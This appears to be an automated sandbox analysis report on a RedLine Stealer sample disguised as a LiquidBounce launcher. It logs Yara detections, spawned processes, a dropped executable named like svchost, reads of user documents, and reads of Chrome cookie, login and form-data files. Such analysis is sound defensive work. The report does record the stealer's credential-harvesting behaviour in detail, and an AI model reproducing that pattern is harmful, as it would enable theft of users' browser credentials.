Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000000.263929326.00000000004B7000.00000004.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000000.263225019.00000000004B7000.00000004.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000003.261371642.00000000007B2000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000002.285108215.00000000004B7000.00000004.00000001.01000000.00000003.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	1			invalid handle	1	431786	fwrite

Analysis Process: conhost.exe PID: **1556**, Parent PID: **3368**

General

Target ID:	1
Start time:	18:54:02
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AppLaunch.exe PID: **4616**, Parent PID: **3368**

General

Target ID:	4
Start time:	18:54:09
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0x1000000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000002.353313209.0000000000402000.00000020.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D74CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D74CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Yandex	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C59BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Yandex\YaAddon	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C59BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Tempsvchost.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C591E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA5C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Tempsvchost.exe	0	7729	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 75 4c fd 62 00 00 00 00 00 00 00 00 fd 00 0f 03 0b 01 02 1c 00 fd 0b 00 00 fd 1c 00 00 0c 00 00 fd 12 00 00 00 10 00 00 00 fd 0b 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 1c 00 00 04 00 00 09 fd 1c 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELuLb@	success or wait	229	6C591B4F	WriteFile
C:\Users\user\AppData\Local\Tempsvchost.exe	1875505	3479	17 0d 33 30 30 39 33 30 31 38 33 32 32 35 5a 30 7c 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 13 30 11 06 03 55 04 08 13 0a 57 61 73 68 69 6e 67 74 6f 6e 31 10 30 0e 06 03 55 04 07 13 07 52 65 64 6d 6f 6e 64 31 1e 30 1c 06 03 55 04 0a 13 15 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 31 26 30 24 06 03 55 04 03 13 1d 4d 69 63 72 6f 73 6f 66 74 20 54 69 6d 65 2d 53 74 61 6d 70 20 50 43 41 20 32 30 31 30 30 fd 02 22 30 0d 06 09 2a fd 48 fd fd 0d 01 01 01 05 00 03 fd 02 0f 00 30 fd 02 0a 02 fd 02 01 00 fd fd 4c fd 72 21 0b 79 fd fd fd 24 79 fd 0e 42 fd fd fd 07 07 a9 6c 4e 75 fd fd 35 57 fd 01 7f 6c 4a fd 79 3e 17 60 33 fd 5c 4f fd 66 fd fd 53 71 5a fd 7e 4a 5a fd fd 36 67 fd 46 23 0c fd fd 13 fd 77 32 fd 10 18 fd 60 7d	300930183225Z0|10UUS10UWashington10URedmond10UMicrosoft Corporation1&0$UMicrosoft Time-Stamp PCA 20100"0*H0Lr!y$ylNu5WlJ>`3\OfSqZ~JZ6gF#w2`}	success or wait	1	6C591B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log	0	2932	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 50 72 65 73 65 6e 74 61 74 69 6f 6e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"PresentationCore, Version=	success or wait	1	6DA5C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6D725705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6D725705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D725705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D725705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D6803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6D72CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6D72CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D72CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	6D6803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	6D6803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D6803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\dd5a228cf16a218ff0d3f02cdcbab8c9\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	6D6803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D6803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D6803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D6803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D6803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D725705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D725705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6D725705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6D725705	unknown
C:\Users\user\Desktop\VAMYDFPUND.docx	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Users\user\Desktop\VAMYDFPUND.docx	unknown	1022	end of file	1	6C591B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\VAMYDFPUND.docx	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\Desktop\ZTGJILHXQB.docx	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Users\user\Desktop\ZTGJILHXQB.docx	unknown	1022	end of file	1	6C591B4F	ReadFile
C:\Users\user\Desktop\ZTGJILHXQB.docx	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\Desktop\SFPUSAFIOL.pdf	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Users\user\Desktop\SFPUSAFIOL.pdf	unknown	1022	end of file	1	6C591B4F	ReadFile
C:\Users\user\Desktop\SFPUSAFIOL.pdf	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\Desktop\SQRKHNBNYN.pdf	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Users\user\Desktop\SQRKHNBNYN.pdf	unknown	1022	end of file	1	6C591B4F	ReadFile
C:\Users\user\Desktop\SQRKHNBNYN.pdf	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\Documents\VAMYDFPUND.docx	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Users\user\Documents\VAMYDFPUND.docx	unknown	1022	end of file	1	6C591B4F	ReadFile
C:\Users\user\Documents\VAMYDFPUND.docx	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\Documents\ZTGJILHXQB.docx	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Users\user\Documents\ZTGJILHXQB.docx	unknown	1022	end of file	1	6C591B4F	ReadFile
C:\Users\user\Documents\ZTGJILHXQB.docx	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\Documents\SFPUSAFIOL.pdf	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Users\user\Documents\SFPUSAFIOL.pdf	unknown	1022	end of file	1	6C591B4F	ReadFile
C:\Users\user\Documents\SFPUSAFIOL.pdf	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\Documents\SQRKHNBNYN.pdf	unknown	4096	success or wait	1	6C591B4F	ReadFile
C:\Users\user\Documents\SQRKHNBNYN.pdf	unknown	1022	end of file	1	6C591B4F	ReadFile
C:\Users\user\Documents\SQRKHNBNYN.pdf	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	22	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	764	end of file	1	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	2	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	66	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	764	end of file	3	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	29	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	3	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	65	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	764	end of file	2	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	47	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	3	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	66	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	764	end of file	3	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	54	6C591B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	3	6C591B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **1192**, Parent PID: **3368**

General

Target ID:	6
Start time:	18:54:11
Start date:	23/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3368 -s 652

Imagebase:	0x130000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6AE71717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7245.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7245.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LiquidBounceLaun_b4f9233ab61b34253b4323d53747c842a2892_bb657904_04fa86c5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LiquidBounceLaun_b4f9233ab61b34253b4323d53747c842a2892_bb657904_04fa86c5\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6AE6497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7245.tmp	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7245.tmp.xml	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREF9F.tmp.csv	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFBF.tmp.txt	success or wait	1	6AE6497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 36 fd fd 62 fd 05 12 00 00 00 00 00	MDMP 6b	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	6712	6	00 00 00 00 00 00		success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 38 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 28 0d 00 00 29 fd fd 62 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UB8GenuineIntelWT()b02W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	7878	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 00 00 fd 00 00 fd 01 00 00 00 00 00 28 0e 4d 00 01 00 00 00 fd fd 71 00 54 78 3c 77 23 00 00 00 46 02 01 00 68 fd 71 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++(MqTx<w#Fhq+	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	1620	168	44 13 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 54 78 3c 77 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1e 00 00	DTx<w	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	9310	20	05 00 00 00 00 fd 33 00 00 00 00 00 fd 04 00 00 fd 24 00 00	3$	success or wait	5	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	9394	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b 49 77 38 17 fd 00 00 00 00 00 00 00 fd 00 fd 79 49 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 75 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b 49 77 fd fd fd 3f 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 02 00 00 00 10 00 00 00 60 66 49 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 49 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 03 00 00 00 04 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{Iw8yIwu{Iw?0(Pm `fIwPSIwB	success or wait	4	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	15178	4628	fd fd 3e 77 fd 1a fd 76 fd fd fd fd 20 fd 71 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 02 00 00 fd 00 00 00 00 00 00 00 24 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 fd 33 00 00 00 00 00 00 00 00 00 00 00 00 00 20 fd 71 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	>wv q$3 q	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	1788	4	01 00 00 00		success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	8594	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 28 0e 4d 00 00 00 00 00 fd fd 71 00 fd fd 3e 77 23 00 00 00 16 02 00 00 fd fd 71 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++(Mq>w#q+	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	1792	48	44 13 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 10 34 00 00 00 00 00 fd fd 71 00 00 00 00 00 14 12 00 00 4a 3b 00 00 fd 02 00 00 fd 21 00 00	D 4qJ;!	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	1852	4	27 00 00 00	'	success or wait	39	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	6718	54	30 00 00 00 4c 00 69 00 71 00 75 00 69 00 64 00 42 00 6f 00 75 00 6e 00 63 00 65 00 4c 00 61 00 75 00 6e 00 63 00 68 00 65 00 72 00 2e 00 65 00 78 00 65 00 00 00	0LiquidBounceLauncher.exe	success or wait	39	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	5960	752	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1e 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 30 fd 02 00 00 00 00 00 fd 06 03 00 00 00 00 48 5a 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 2e fd 03 00 00 00 00 00 36 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 15 27 1b 00 00 00 00 00 2b fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00	&w`A!-aBB?#@AZb0HZ.6'+@	success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
